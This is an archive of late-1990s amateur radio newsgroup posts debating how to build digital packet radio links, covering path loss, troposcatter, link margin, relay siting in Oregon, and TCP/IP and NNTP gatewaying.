Really, I'm not even sure who you talk to to try to do this kind of thing.
Is there like a standard way to propose a use for this kind of property,
that has a prayer of actually happening? I'm a computer programmer,
I don't know about these kinds of things. It sounds like from your
other messages, Hank, you actually tried to get sites on government
land and failed. So, I assume you've probably already been there
done that on this.

Are any parts of the Grapes network on government land, and how
was the deal setup for that? In states like Oregon, the government
owns, more or less, basically all of the countryside, I assume.

Gary,

Read it again. "... at THE radio ...".

"Link Margin" has to do with two stations, the path between them,
the desired S/N, the effects due to propagation, component drift, etc.

"Power Spread" has to do with one radio. It does not consider
such things as the path (because there is only one radio), or
any of the other effects that determines "Link Margin". It is a number
which describes the capabilities of that radio.

Ya wanna quibble terminology, is fine with me.
But sure has little to do with the subject at hand: building links.

Gary,

Do you intentionally misread?
We were talking about a single link.
A path between two stations.
Between exactly two relay points.
One of those hops in the network.

> however, there is never a need for such large antenna structures

Yes, totally terrible that we should carry on a QSO on 2 meters over
a long haul path. My oh my. Better see the "coordinator" and see if it
is ok to call CQ using high power on 2M SSB, find someone to talk
to a few states away, and then decide to play with digital communication
over that path. Oh dear! Next thing you know one will have to get

permission to work Aurora or Troposcatter, much less EME!

You seem to have misread "... when we used it ..." and pretended
that I said "Network link always up."

Curious: why do you bother to post these messages here?
Trying to convince hams to give up ham radio?

It's just that Oregon is really rough country up there -- or at least the area north of Redding in California up into Oregon, It's painful just to drive through -- let alone climbing up those cold mountains to put in ham radio gear. Me, I'd get lost or fall off a cliff or get eaten by bigfoot, (joke joke joke) there. Most of it is all state parks or national forests, so could hams even get permission to use this land? I don't think it's so productive to criticize people who live in a place like Oregon, why they don't have fast line of site links every 10km.

Maybe more interesting is whether these links are going to be better than HF forwarding links. Because I would guess off the top of my head that 90% reliabillty with an HF link of any kind is pretty tough to achieve. It's always seemed to me that the reliability of 2meters to bend over a mountain top is slightly better than the reliability of, say 80meters or something like this, for a similar path. Still, maybe after a few of these hops, that HF starts working better because of better range.
.

The path loss for a true line-of-sight path can be easily calculated from L = 32 dB + 20log(f) + 20log(d), where f is in Mhz and d in km. On 2 m a 200km path would have a path loss of 121 dB. A NBFM receiver has a sensivity around -120 dBm, thus 1 mW transmitter power and omnidirectional antennas should suffice. However, the background noise levels on 2 m is still quite high, so maybe -110 dBm is required at the receiver input, thus 10 mW Tx power would be required :-).

Such calculations are valid for true line-of-sight conditions e.g. downlink from a high elevation satellite.

With ground base systems, even if there is a visual contact between the antennas, the line-of-sight calculations are not accurate, since usually the lower part of the Fresnell zone would be below ground, thus increasing attenuation.

>You only need a lot of power when your path is through the earth, which
>means it will not be a reliable path anyway. Thus there indeed *is* a
>magic "cutoff power level": the power level you need to communicate across

>a path that is sufficiently open to avoid problems with propagation.

Looking at some path loss graphs from an old "The Radio Amateurs's VHF manual", the path loss on 2 m for a 200 km path is less than 180 dB for 50 % of the time. With -110 dB signal requirement (typical for rural environment) and omnidirectional receiver antenna, +70 dBm or 10 kW ERP would be required. With 15 dB gain antennas at both ends, that translates to 10 W transmitter power. With such a power, the link would be expected to work for 50 % of the time.

Looking at the other graph, the path loss is less than 200 dB for 99 % of the time, so 1 MW of ERP is required for omnidirectional reception or 1 kW transmitter power for 15 dB Tx and Rx antenna gain. To reach this reliability with 100 W of Tx power and allowing for some feedline and power divider losses, four 15 element yagis would be required at both ends.

The interesting thing is that the troposcatter path loss is nearly constant at distances between 200 and 400 km, so the same setup should be good for those distances as well. Thus, there is really a cutoff power level that must be reached, in order to reach that far.

While the computations above give some estimates of the expected power levels, the signal quality degradation (distortion) due to troposcatter propagation may affect some modulation methods and protocols more severely than should be expected from the path loss figures.

I'm confused. Didn't you forget to add in the desired S/N and the
fade margin requirement? NBFM means 20 khz bandwidth? 9600 baud
maximum signalling rate? Three cases to consider: 1200 baud, 9600 baud,
and 56k (thus higher bandwidth, probably 100 khz. min).

Try it with a desired S/N of 35 db and 20 db fade margin.
(These two numbers were derived from the desired BER and link availability.)
(Use others if you like.)

Repeat for 70 cm.
We cannot run the 56k links on 2M in the US.

One useful assumption: antennas on either band have about the same
capture area, i.e. they are about the same physical size. Going higher
in frequency helps the BER because more of the signal is on-path
and less is scattered by off-path reflectors

Mostly, the places one would like to put nodes is state or national forest.
No antennas allowed. At all. We have managed to get permission in
a (very) few cases. Mostly you have to look for private land, and there
is not a lot of that available. When you do find a site, it is most likely
in deep forest with a view in only one direction. There are exceptions.
The Willamette Valley is fairly open, and extends from roughly Portland
south to Eugene, about 150 km. 9600 baud links down the valley
are easy to build, do not require much power, etc. It's "everywhere
else" that is the problem.

For a few years I ran a 1200 baud knife-edge scatter link to Eastern
Oregon, across the north ridge of Mt. Hood. Well over 200 km.
It ran at 5% packet loss "most of the time" unless a strong weather
front crossed the Cascades. Then we might lose the link for an hour
or so while the front passed. Yagis and 50W were enough. The path
did not work at all at 9600 baud of course, due to multipath.

One of the key things you need to do on HF is be frequency agile.

Ten years ago there was essentially no network at all in this area.
A few digipeaters, two or three nodes which did not connect anywhere.
Node lists contained at most 5 or 6 entries

You must have been somewhere other than Portland, Oregon.

Virtually everywhere else in the US outside the metroplexes is empty
too, from the amateur network perspective. We all face the problem of
lots of miles and few digital hams. But that still doesn't mean high power
stations trying to blast across obstructed paths of poor quality and wildly
varying propagation are the right answer.

The correct answer is to install a sufficient number of unmanned relay
stations sited so that the paths are bridged by hops of reasonable length
and quality. That's what the Europeans are telling you that they've done,
and it is what I've been telling you that the GRAPES network has done in
our service area. (It is what AT&T did too in the days when their long line
networks were RF based.)

Using Dxer mentality stations to try to do the job in huge hops is just absurd. BER will reach intolerable levels over any significant number of hops. Multipath will kill you at any reasonable network speed. Latencies due to retries and low speeds become enormous. Etc. Generally, total system cost will be higher if you try to use such absurd setups too.

(BTW there are good reliable propagation studies that have been done for network engineering purposes that lay out for you what's needed to build a satisfactory RF network at any particular level of capability. Ignoring them won't make what they have to tell you about the requirements for adequate network RF path performance go away.)

Now it does take a good bit of organization and cooperation to gain access to sufficient relay sites, install them, maintain them, and operate them as part of a coherent network. That's the real problem. You have to do a good enough selling job to get a sufficient number of people to dig into their pockets and fund the network, and you have to find enough hardy souls who will give of their free time to do all the nasty little chores that are required to keep a good 24x7 network operational. The less densely populated the area, the better selling job you're going to have to do.

To sell people on supporting such a network, you have to offer attractive enough capabilities and network services to them to make it worth their while to participate. Store and forward BBS applications just won't cut it anymore as a sufficient reason to maintain an extensive amateur radio network. There aren't enough people interested, and those who are aren't willing to spend what it takes to maintain an extensive radio network for such a marginal return in utility.

Today you have to be able to support more attractive and useful applications to get the sort of user base you need to fund and support an extensive RF network. For the most part, that means you have to be able to offer lots more network speed and reliability than you can achieve with alligators bellowing to each other across the swamp.

>> With such overstrething links, the link reliability is somewhere
>> between 50 and 95 % and as such, the link is interesting only to

>> decaying in the US and in other places with low population (and ham)
>> density.
>
>Nonesense.

It isn't nonsense. It is gospel truth. And it is coming from people with first hand experience at running radio networks with capabilities above the tin can and string level. This isn't something you can fix in software. This isn't something you can just bull through. You have to pull out the proper RF design tools and get down to doing serious radio engineering.

You can't have a good RF network without doing the nitty gritty RF path engineering required to do the job properly. And if you can't supply a good enough RF network, you won't attract and retain enough users

to sustain it. We've been down the road you want to travel. It is a dead end.

I am involved with a ham radio digital network, pure RF, packet
switched, 56 kb, serving parts of 4 states. I am not involved with
BBS applications running over any amateur radio network. I haven't
even seen a BBS on the air here in about a decade. (There may
be something down on 1200 baud, but I don't have anything that
slow anymore.)

That you seem to think that the only ham radio network revolves
around servicing BBS applications is an indication of how far out
of touch you seem to be with current realities.

Gary, I use tcp/ip here on the ham radio network.

We don't create any artificial barriers between the different services here.
I can, and do, interface with the 'BBS network" over the exact same
links I use for tcp/ip. Thus I can do both from the same application.
In fact I'm doing that now, as I type this post. If I addressed an email
to your "BBS network" mail address, it would go there via ham radio
(if such links exist, but you already said they did not). If I address it
to your internet email address, it will go there.

"There is only one network."
... except in some places that intentionally isolate themselves.

I did not suggest that you USE a BBS system to enter or read messages.
I suggested you TRY to use ham radio links to get a message to me.
But you have no interest in reading what I write. You think I run a BBS.
I do not. You think I don't use tcp/ip. I do. No surprise your comments
tend to be inane and silly. Seems your thinking is stuck back in the
middle 1980s. Some of us have come a long way beyond those ideas.
And some of us can still use ham radio.

Please read what I write before responding.
The particular topic was bridging the gaps BETWEEN metro areas
using ham radio. The topic was not "Why we cannot do it."
It was "How can we do it." The answer is not a bunch of relay
sites. Cannot be done. Terrain, politics and cost prohibit it.

A nice geo satellite or three would work also (although this would
not meet your latency criteria), but is not feasible for the
obvious reasons.

I'm looking for things that CAN be done.
Heck, I'm not just "looking", I'm doing them.

Hllo Nathan,

I think you will be ok, with the connections.
Just check that the ground is continuous from end of interface cable to transciever, with a multimeter.
If you have pin 2 & 3 of TNC for rx/tx data then these should be active when you first try to get communicantion.

To test software, if TNC not used before ensure battery is Ok. Replace if neccessary. Try to do a reset action on the TNC, and observe a bit of dialog from TNC and the cmd: prompt.
Then type at++ at the CMD: prompt.
If a receiver digital channel is connected to the audio input then some data should show on screen.

Attention can be shifted to increasing numbered pins, and a pulse deector applied to those pins if neccessary later on.
A break-out box with LED display is useful for serious investigation of the TNC operation.

Done forget to load on the date:, Time: MYCALL, MYAlias, and MYMem with your calsign, Alias callsign-1, MYM callsign-3 for example then you should be able to connect with a BBS on a chosen channel for your area.
73 Winton ZL3AO at Christchurch.

wrote:

>Tropo is different depending on the terrain, weather conditions, etc.

Apparently you are talking about normal tropospheric bending, which
very large variations with weather. In this propagation mode, partly
due to the gradual change of the refractive index (and diffraction
near the ground) the signal propagates in the few hundred meters from
the ground. In extreme cases true ducting conditions occur, but on
other cases the signal is brought down prior to the normal optical
horizon. On most hours, the propagation is somewhere between these
extremes.

On the other hand tropospheric scatter occur in irregular air masses
higher up in the troposphere. Both stations must have direct view of a
common scattering air volume, so with distances over 400 km, the
common air volume would have to be in the upper troposphere, where the
air is so thin, that not much scattering occur, thus the losses start
to climb above 400 km paths.

The losses also increase with increasing scattering angle in the
scattering air mass, it increases by 10 dB for each extra degree it
has to bend, thus it is essential that each station has a as low take
of angle as possible. A 500 m mountain at 30 km will increase the
takeoff angle with 1 degree, increasing the path loss by 10 dB, so in
some situations locations further away from the obstacle (and the
other station) would have a stronger signal.

One example of commercial troposcatter links is the link between
Scotland and the North Sea oil rigs, so troposcatter propagation is
not just a curiosity.

For amateur use the problem is that for 200-400 km paths, the path
loss of 200-210 dB for VHF/UHF has to be compensated, which either
requires full legal limit powers to be used or 4-8 long yagis at both
stations. On both cases, it is very hard to construct duplex links,
due to the huge isolation requirement for the duplexer and an array
consisting of multiple yagis is not exactly broadbanded, so it either
works well both on Tx or Rx, but on not on both.

While it is easy to construct a link which manages to forward a few
bulletins (and put the station in the node list :-) in the pre-dawn
hours of the morning due to tropospheric bending, increasing the
reliability and/or throughput is going to be very costly in order to
make it usable for other than forwarding bulletins a few times a day.

As such, the link is as usable as some HF or packet satellites, but unfortunately this is sufficient to very few applications.

I took the received signal power level from the BERR vs. signal power
graph in ARRL handbook which was taken from an article by K9NG in
August 1983 QEX. In those figures the S/N is factored in as the BERR.
The -121 dBm gave 20 dB quieting and -120 dBm gave 1E-2 BERR, which is
too low for AX.25, but might be sufficient for better protocols. At
-116 dBm, the BERR was 1E-5 for both 300 and 1200 bit/s, which
apparently has to do with the F2D modulation used. It is interesting
to note that for 9600 bit/s the BERR curve was almost identical (using
F1D) with 1E-5 at -114 dBm.

Why do you need a fade margin for a true line-of-sight path ? If you
need a fade margin, it is not a true line-of-sight path anymore :-).

>NBFM means 20 khz bandwidth? 9600 baud
>maximum signalling rate? Three cases to consider: 1200 baud, 9600 baud,
>and 56k (thus higher bandwidth, probably 100 khz. min).

Sorry, I do not have figures for 56 k, but it was interesting to note
how close the BERR for 300, 1200 and 9600 bit/s are.

>Try it with a desired S/N of 35 db and 20 db fade margin.
>(These two numbers were derived from the desired BER and link availability.)
>(Use others if you like.)

Us I understand, the power level distribution figures include both
long and short time fades, thus for practical purposes there is quite
large fade margin in the 99 % figures.

>Repeat for 70 cm.

Troposcatter losses increase by on 5-6 dB.

>We cannot run the 56k links on 2M in the US.
>
>One useful assumption: antennas on either band have about the same
>capture area, i.e. they are about the same physical size.

Yes, this is true for the receiving antenna and with same size Tx
antenna, the ERP is higher, so you should be able to compensate for
the 5-6 dB extra loss with antennas of identical mechanical size.
However, take care not to use too narrow beams, since this increases
"coupling losses" into the scattering air volume.

>Going higher
>in frequency helps the BER because more of the signal is on-path
>and less is scattered by off-path reflectors

On the other hand the relative bandwidth for a specific deviation
decreases, thus deepening the multipath nulls. However, some
artificial spreadening (e.g. direct sequence spread spectrum) might be
useful to combat multipath.

Closest thing Ive found to meet the speed is on www.symek.com a German packet transceiver rather pricey, it's 20w on 440 but thats more than a Paccomm. Haven't found anything out of the box for 19.2k on VHF. It's 43 miles WNW to OKC-shouldnt be a problem, 88miles ENE to Tulsa, Some activity in ADA to SE. We don't have to have megawatts but peanuts wont get over some of the hills either. It can't always be a single hop nor can it be done by one person or one club. But to get I still think we are going to have to speed things up or remain dead.

I suggest y'all switch to Debian. Debian is 100% user-contributed;
it is developed by a community of interested people over the internet
and is not driven by any company. We have several hams in our midst
and have a mailing list debian-hams about ham radio software issues on
Debian. Craig Small, the developer of the new ax25-tools software,
is a Debian developer so we always have the latest ax25 tools.

> a real disagreement here?

A real disagreement.
Gary has oversimplified the issues to the point there is almost nothing
to discuss. Let me explain in a bit more detail.

I'll talk about ham radio links, not commercial links.
Some terms that I will use are:

"Station" - The Radio, Feedline and Antenna used at a site. "Radio"
means the transmitter and the receiver. "Antenna" means the receiving
and transmitting antennas if two are used or the single antenna if only
one is used. "Feedline" means the means of connecting the Receiver and
Transmitter to their antenna or antennas.

"Link" - Two Stations that provide a single hop in the network.
I'll call them "A" and "B".

"Link Margin" - The amount of signal that must be provided by one Station
at the other Station to obtain the desired link performance. For each link
there are two "Link Margin" numbers. One for the signals from Station A
as received at Station B, and another for the signals from Stations B as
received at Station A.

"Link Availability" - How much of the time the link functions.
"If the link is down, how long can we wait for it to reappear?"

"Link BER" - The error rate in data flowing across the link in the
short term. "Can we afford 1 missed frame in each 10 frames sent?"

"Power Spread" - The difference between the ERP and noise floor at a Station.

I'll use the example of creating a link between W0RLI (Station A) and N7QDN (Station B). The path is roughly 50 km.over very rough terrain. The link will run at 9600 bps and 9600 baud. Desired Link Availability is 99% or better. Desired Link BER is better than one in 10,000. Others can provide that actual numbers for this type of link across this path if they are interested. Note that this is one of several links I am working with. This has been another confusion.

I will ignore modem effects such as coding efficiencies, data compression, error recovery, missing data fill, code spreading, etc. These are techniques that can be used to improve the link availability but simply confuse the issue at hand, since they can be applied to any link and just change the way you compute BER and Availability.

When you design this link there are a number of steps involved.

1. Determine the path.

2. Determine the desired link availability.

3. Determine the Link Margin required to obtain the desired availability.

4. Determine the Power Spread required at each Station.

5. Choose radios, feedlines and antennas.

6. Decide if it is worth building the link.

What did we think about when we designed this link?

1. In this case the path is fixed: from my house to Duane's house. The use of intermediate relay points only confuses the issue: one would need to design THOSE links instead of the link we (Duane and I) wish to build. We already have a two-hop link in place between our two houses. What we wish to do is provide a single-hop link.

2. See previous paragraph. This will not be a "super link". It is ok if there are times when the link is down, or when the retransmission rate is high.

3. Someone else can do the calculation. It is complex. I'm lazy.

4. From the Link Margin, we obtain the needed Power Spread.

5. We both have several different radios, antennas and feedline available. We might be willing to buy better antennas and/or feedline but probably not better radios. We choose 10W radios, 6 element yagis and 9913 coax because those are already installed and available for testing at both ends of the path. We have both 2 meters and 70 cm available but prefer to use 70 cm if possible, thus the choice of radios, antennas, and feedline.

6. We run some tests. First on 2M to verify signal levels because this is simple to do: turn a knob on an existing radio at each Station. There is plenty of signal. There is no Link Margin. This is not good. Since the antenna at N7QDN is an omni, we are not surprised. There are many large reflectors (mountains) in view in all directions. The scatter sounds typical for this area: reflections from multiple mountains. Next we try 70 cm, using the Stations mentioned above. No signal detected in either direction. Time to see what is wrong. My radio is badly mis-tuned. The receiver local oscillator is almost 10 Khz. off frequency. I correct that problem. No signal. I check some other paths to several nodes using the same radio, antenna and feedline. Things work fine. The next step will be to check Duane's radio and (probably) put it back on frequency.

What about this "Power Spread" thing? Let's say we discover that Station A has a good deal more noise than Station B due to external noise sources near it's site. The simple way to compensate for this is to increase the ERP of Station B.
What does this mean? It means that Station A has a smaller Power Spread than Station B, but the Link Margin can be made the same in both directions. It might
be true, for example, that Station A can only have a small antenna due to site limitations. Station B could have a larger antenna, and thus make up the desired Link Margin in both directions. One way to think about "Power Spread" is that it determines the cost of the Station. If you desire more Power Spread, you need a more expensive antenna, radio and/or feedline.

Note that all the above comments are about a particular pair of sites.
A response of "Choose different sites" simply misses the point.
If different sites are chosen, one still has to do the same work
to determine if THOSE sites are worthwhile.

4405. TCP/IP over Flexnet ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-04 00:00:00 UTC
From: maquet@bigfoot.com
Message-ID: <37f8de9c.2983149@news.free.fr>
Source record: 16063

I am presently using Linux to access our Flexnet neighbourg node and
I want to keep in touch with some remote TCP/IP stations.
My main problem is to make a route using an AX25 callsign coz this
last one is definitely not a TCP/IP station.

So does anyone know how to work TCP/IP over flexnet using
Linux without JNOS/TNOS ??

Just a couple amusing observations ...

> Why do you need a fade margin for a true line-of-sight path ? If you
> need a fade margin, it is not a true line-of-sight path anymore :-).

It is line of sight in the sense that we can see each other's antennae,
using high power binoculars or small telescopes, if it is not foggy
or raining as is usual most of the time here. However there are
the expected tropo refraction effects, particularly at 70 cm., which
may make the radio path very different from the optical path.
This is another "feature" of this area, a lot of inversions and strong
changes in air moisture from one place to another and one time
to another. We often have "capping inversions" that tend to trap
signals inside of valleys.

> Yes, this is true for the receiving antenna and with same size Tx
> antenna, the ERP is higher, so you should be able to compensate for
> the 5-6 dB extra loss with antennas of identical mechanical size.
> However, take care not to use too narrow beams, since this increases
> "coupling losses" into the scattering air volume.

I used to spend a lot of time working aurora on 2M. One thing we
noticed is that the large EME stations are not very good for aurora.
The small beamwidth does not illuminate enough of the scattering
regions enough of the time. My best aurora station used two long
yagis vertically stacked. Did not work well for short paths of course,
since all the power was on the horizon, but was exceptional for long
paths because the horizontal beamwidth was well matched to the medium,
and there was little power wasted to higher elevations. 1000 km.
contacts were easy, and 1600 km. contacts were possible, with
similarly equiped stations. Hard line, legal power limit, good preamp,
and well trained ears. All the usual "DXer" stuff.

Hi Walter,

That's a good web page. How did he get the screen shots?

From a couple of e-mails and the previous post I managed to get it all working. What was throwing me was that terminal only gave me options of IR, internal modem and Hayes compatible on COM1, I didn't realise I could put anything on COM1 and just tell it to use the Hayes compatible modem setting in the modem box.

On looking at the registry it is just how they have named it. I've actually now added in the registry an extra modem simply called PK12 pointing at COM1.

The only other minor glitch was that the serial cable that came with my CE devices for linking to the main PC for synchronisation etc. would not work with a packet modem unless pins 2/3 were swapped. I just added an extra cable with appropriate plug/socket between the PK12 and the CE serial cable with the cabling for those two pins inverted at one end.

Now I just need simple Pocket Access logging program for the CE device!

Many thanks to all respondents.

After all, we know that the first solution which jumps into your head is the best one!

Honestly, you've done this long exposition about how you desired to build a single hop link between these two stations, with absolutely no justification that it is better or even desireable to do so. The shortest distance between two points isn't always the straight line that you imagine.

Your "solution" to overcoming the large amounts of local noise at station B by upping the ERP at station A is mighty un-neighborly. Spraying all that extra power around limits the abilities of others to use that spectrum space that you're polluting.

As hams, we are supposed to operate within the bounds of good amateur practice. This governs not only what we should do, but also what we should not do. We should not needlessly pollute spectrum with excessive QRM just to satisfy our largely egotistical need to generate a single hop link.

When a network WORKS like a network should, multi-hop links aren't the bug-a-boo that people seem to think they are. Heck, a network without any multi-hop links isn't a network at all, it is just a bunch of people yelling at each other.

I've seen the argument made here that "any network is better than no network". In fact, I know of at least one reason why that isn't true: investing your time in networking strategies and equipment which provide only marginal utility keeps you from devoting your time, money and energies to strategies which will work. You can't convert the 1200 baud BBS packet radio infrastructure into a real network that services the applications and users that might wish to use it. Quite literally, "you can't get there from here".

Did you read what I wrote?
There already is a route, using two hops.
You assumed it might be possible to improve the performance of
one or both of those hops. Your assumption is wrong.

> Honestly, you've done this long exposition about how you desired to
> build a single hop link between these two stations, with absolutely no

What would you like in the way of justification?
This is a hobby. We don't have to "justify".

> Your "solution" to overcoming the large amounts of local noise at
> station B by upping the ERP at station A is mighty un-neighborly.
> Spraying all that extra power around limits the abilities of others to

I never said multi-hop links were a problem.
Read what I wrote.

How is this different from what I said?
In either case you have to create the links.
There ain't no magic.

> You can't convert the 1200
> baud BBS packet radio infrastructure into a real network that services
> the applications and users that might wish to use it.

I never said you could. In fact I don't RUN any "1200 baud BBS packet
radio infrastructure". I don't run a BBS. I run tcp/ip, CLOVER and PACTOR.
Try paying attention.

I know this probably doesn't help much but you've just experienced the
classic missteps when moving from a regulated monopoly environment to
a competitive environment. You can't make a market just by breaking
up an existing monopoly. There's a transition period in which the
split the existing monopoly into the highly regulated natural monopoly
and a regulated operating company. competitors are allowed to come in
unregulated and the balancing act between the regulated original
operate company and the unregulated competitors must exist for a
period ranging anywhere from 20 to 50 years depending on the rate of
change within the market segment.

as for your telephone company interconnect problems, they are either
highly mismanaged or they are flat out lying. I would put my money
down flat out lying based on experiences here in the states with the
regional Bell operating companies. one of the classic tricks the
telcos pull is to "standardize" on the most expensive, trouble prone
interconnect technology available. Then because of the problems, they
will convince the local regulators to require the use of their people
to perform all the work in the central offices. This effectively
raises the cost floor for a competitive exchange carrier above that of
what the local exchange carrier pays.

Other tricks LECs pull are: restricting access to central office facilities, provide substandard facilities for interconnection, losing paperwork, "tripping" over cables, etc.. The stunts the local exchange carriers pull are numerous and when properly documented, can convince the local regulators to keep raising tariffs.

> Don't tell me "the prices will drop because of competition". They haven't.

> competition, where they in fact are made possible by advances in technology
> that would have taken place anyway. It has just become cheaper to build
> and maintain a switch and its interconnections, that has nothing to do
> with competition.

it took 10 plus years for competition in the long distance market to work. It looks like it will take another 10 years for competition in the local loop market. There still really isn't competition in the cellular phone market.

It doesn't happen fast. it will take generations before the transition is complete. I do not expect to live to see the end of the monopolies in telecommunications and I'm only 43. I think my nieces and nephews will raise children in a vastly different, and hopefully better landscape.

unfortunately, creating newsgroups on the fly gives you a lot of
misspelled newsgroup names. Don't worry about reinventing the wheel
with regards to newsgroups. follow the practices of Usenet and you
won't go far wrong.

you're probably right. Only difference would be that I wouldn't be a
part of the conversation because I can't stomach current packet
technology. I admit it, I'm a speed snob. ;-)

there are some ways of making Windows route all that traffic but you
are better off using your Linux box as your gateway to both the
Internet and the 44... network. Much cleaner solution and more
supportable.

4413. Japanese packet radio hinted at on TAPR site.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-05 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7tbos3amb1@harvee.billerica.ma.us>
Source record: 16071

I've been scratching my brain trying to figure out what existing data radios are available at speeds > 56 K. and so far the only well-known ones are intellectual if not actual descendants of the grapes system.

from my memory and other sources, there are:

There are theoretically some megabit radios from the country formally known as Yugoslavia but they've been not well discussed probably because they've been a little busy for the past few years with some "domestic" issues.

also within the past few months, someone has posted on this newsgroup experiments with gunnplexors and ethernet cards running high-speed microwave links. It seemed not terribly well documented and not terribly reproducible.

Then I remembered a note I saw on the TAPR WebSite. At the Web page documenting the TAPR digital forum at Dayton in 1999, there is a picture of a Japanese fellow shown off a cast metal box in the caption says: "Hiro shows off the new PRUG 2.4G Wireless Radio which is housed inside a cable line enclosure. Very cool. He reported that some 12 sets were in use currently in PRUG during their tests."

I found a Web page (http://www.prug.or.jp) which documents the project in Japanese. there wasn't enough English to evaluate the viability of the technology.

somewhere, I have an email about building modems using off-the-shelf (Gaussian?) bpsk(?) modem chips and I can't remember much more than that. (Yes I'm searching but I literally have MB of email archived.)

fails to have another emailed were someone suggested using video chips (RAM DACs?) as a low-cost component in spread spectrum radio's. I think it may have been Gary C. that told me this but again I'm not positive.

so, between the RF capabilities of cellular phones (which currently go as high as 1.9 GHz), linux, and ideas from these projects mentioned above, is there enough information out there to build reasonably performing full duplex radio links that are reproducible by amateurs or easily build by the likes of MFJ for the amateur community?

Thoughts?

Let me clarify my use of _true_ line-of-sight. On optical wavelengths, if there is a visual contact, the Fresnel zone(s) are usually unobstructed, since the zones are very close to the geometric line between the end points. On a 10 km path the first Fresnel zone radius for green light (550 nm) at midpoint is only about 37 mm. However, at longer wavelengths, the zone radius is much larger and it is hard to have sufficient clearance to keep the Fresnel zone above ground. On 70 cm, the required clearance at midpoint below direct line-of-sight line would be nearly 42 m, thus if you now have just barely visual contact, the antennas would have to be 42 m higher to have sufficient clearance and that the simple path loss formula would apply. With insufficient clearance, the path loss would be usually larger.

>However there are
>the expected tropo refraction effects, particularly at 70 cm., which
>may make the radio path very different from the optical path.
>This is another "feature" of this area, a lot of inversions and strong
>changes in air moisture from one place to another and one time
>to another. We often have "capping inversions" that tend to trap
>signals inside of valleys.

I have seen measurements taken at a place in which there is a clear visual contact between antennas, but the lower part of the Fresnel zone is hitting deeply into the ground near the receiving station, with large signal variations at extreme weather conditions, so this is not a _true_ line-of-sight path and thus you have to have a fade margin.

For the ham bands it is 60 wpm Baudot. That is 45.45 baud rate. W1AW sends out rtty bulletins several times a day at this speed to start with if you need a known test signal. They then switch to other modes.

You normally set the receiver to lsb and the shift at 170 hz.

Usually the only other speed is 100 wpm.

OK Hank, thanks for the very interesting explanation. All understood --
still not clearly where the argument is though.

Actually, I don't really understand your "power spread" term.

Hank Oredson <horedson@att.net> wrote:
> "Link Margin" - The amount of signal that must be provided by one Station

> received at Station A.

Hmm. I would have called this the link budget; a set of figures
showing transmitted power, antenna gain (and hence EIRP), link loss,
received system gain, receiver noise figure. I would think that
the term "link margin" should be the amount of spare dB you have in the
received signal in the budget, for the link to work. If it's 0, you're right
on critical. If it's negative, the link isn't meeting your specs.
(Unfortunately, I sold all my university comms text books so I
can't check this terminology.)

> "Power Spread" - The difference between the ERP and noise floor at a
> Station.

Isn't this just the signal to noise ratio?!

> 3. Determine the Link Margin required to obtain the desired availability.
> 4. Determine the Power Spread required at each Station.

I don't really understand this.

> 6. We run some tests. First on 2M to verify signal levels because this
> is simple to do: turn a knob on an existing radio at each Station. There
> is plenty of signal. There is no Link Margin. This is not good. Since the

OK, so we do agree on the terminology.

> What about this "Power Spread" thing? Let's say we discover that Station A
> has a good deal more noise than Station B due to external noise sources near
> it's site. The simple way to compensate for this is to increase the ERP of
> Station B.
> What does this mean? It means that Station A has a smaller Power Spread than
> Station B, but the Link Margin can be made the same in both directions. It
> might

It means you need to add the amount of noise into your link budget
calculations -- so then you need to increase the EIRP to maintain
the link margin, or at least a non-negative link margin.

cheers
Hamish

The Slovenian stuff (http://www.hamradio.si) is well-documented,
simple, and looks eminently reproduceable. They are on my Things
To Do Someday list.

The catch phrase seems to be "reproducible by amateurs". Too many
amateurs nowadays seem incapable of anything more technical than
plunking down a credit card.

For me, like the messages just show up like any othermessages.
So, from the user interface side, if you have it put
together right, it's not any slower than reading my email. Though
part of it is because I have a PBBS feed here. Mail/news isn't
really a huge bandwidth hog. Though obviously, 1200 baud isn't
quite good enough.

And me, I'll probably be on packet, whatever it is. That is PBBS or
ip or whatever. Mostly this is determined by who else is on
the air near me. I've done enough hassling with the internet,
where I don't want to do networking on it, unless I'm being paid money.
It just feels too much like work.

Yeah, I guess that's the way to go. Right now I have one Linux box
for 44.xx.xx.xx and another with the ip connection for everything else.
Maybe I need to gateway to one Linux box, and then send the stuff for
the other ips it can't handle to the other -- which is a bit retarded from the
perspective of my local lan, but maybe that's the only way to do it. This
will also be an issue also with ham tcp/ip, that is if you had access
to multiple gateways that linked to different subnets. I'm not sure how this

could work on Windows.

>
>And in nntp, how does it handle it when people come up with new fields, like
>Pactor@ww or pact@ww -- do you create a new newsgroup for
>each type?

That's a good way to handle it. The left-hand-side of the @ in the old PBBS addressing format can be thought of as a newsgroup, and the RHS as a distribution. Or you can swap the two, replace the @ with a dot, and see it as a hierarchical newsgroup name. Of these two schemes, I prefer the second one. e.g., you might have a pbbs.ww.pactor newsgroup where you stuff incoming pact@ww traffic.

There are several Windows NNTP clients out there, but few servers. Linux, of course, and the various BSD OSs come with INN, which is a superb NNTP server. Perhaps having one of those accessable by the local community might be worthwhile.

One problem is that most ham tcp/ip connections still run over lossy links. This causes delays as the lost packets get replaced. Where this is the biggest problem is that the Microsoft (and Macintosh) TCP implementations seem to be tuned for higher-performance networks where lost packets are far less frequent. Side-by-side, the Linux and BSD networking implementations work better in ham networks than the consumer-grade OSs. Since they're free, the Linux and BSD OSs don't present a cost problem, but they might require a bit more management skill (albeit, less often) than Win9X does. Still, it's fun either way.

That's why I play with it.

They claim that they have to cope with equipment delivery schedules.
Sounds fair to me. They also say that the new competitors have filed
inaccurate projections of required capacity over time, and are requesting
extra capacity on too short notice.
At least one of the customers of the new telecom companies (an ISP)
claims they have filed accurate projections of *their* required capacity,
so my guess is that that telco has sold more capacity to its customers
than it has requested from KPN. So, most of the blaim is with the new
telecom companies, but the consumer is the victim and he can only complain
with his service provider (ISP in this case), who is not at fault.

thanks for the pointer! I'll look into the radios and see how reproducible they are. I have a bad habit of collecting a bag of parts and letting them sit underneath my bench until they compost. if I can't get all of the component easily, I don't even start the project anymore.

> The catch phrase seems to be "reproducible by amateurs". Too many

I must admit I'm guilty as charged. Between rocketry, astronomy, speech driven programming design work, and running my business, I don't have a lot of energy for chasing down small collections of parts. I'll make the time to build if I have a complete set of parts and boards but I can't do much more than that right now.

We're using roughly that mapping, so we get, for example alt.ww.sysop.
Postings to alt.ww.sysop are gated through to SYSOP@WW and
vice versa. Quite simple. I've played a bit with gating
rec.radio.amateur.digital.misc
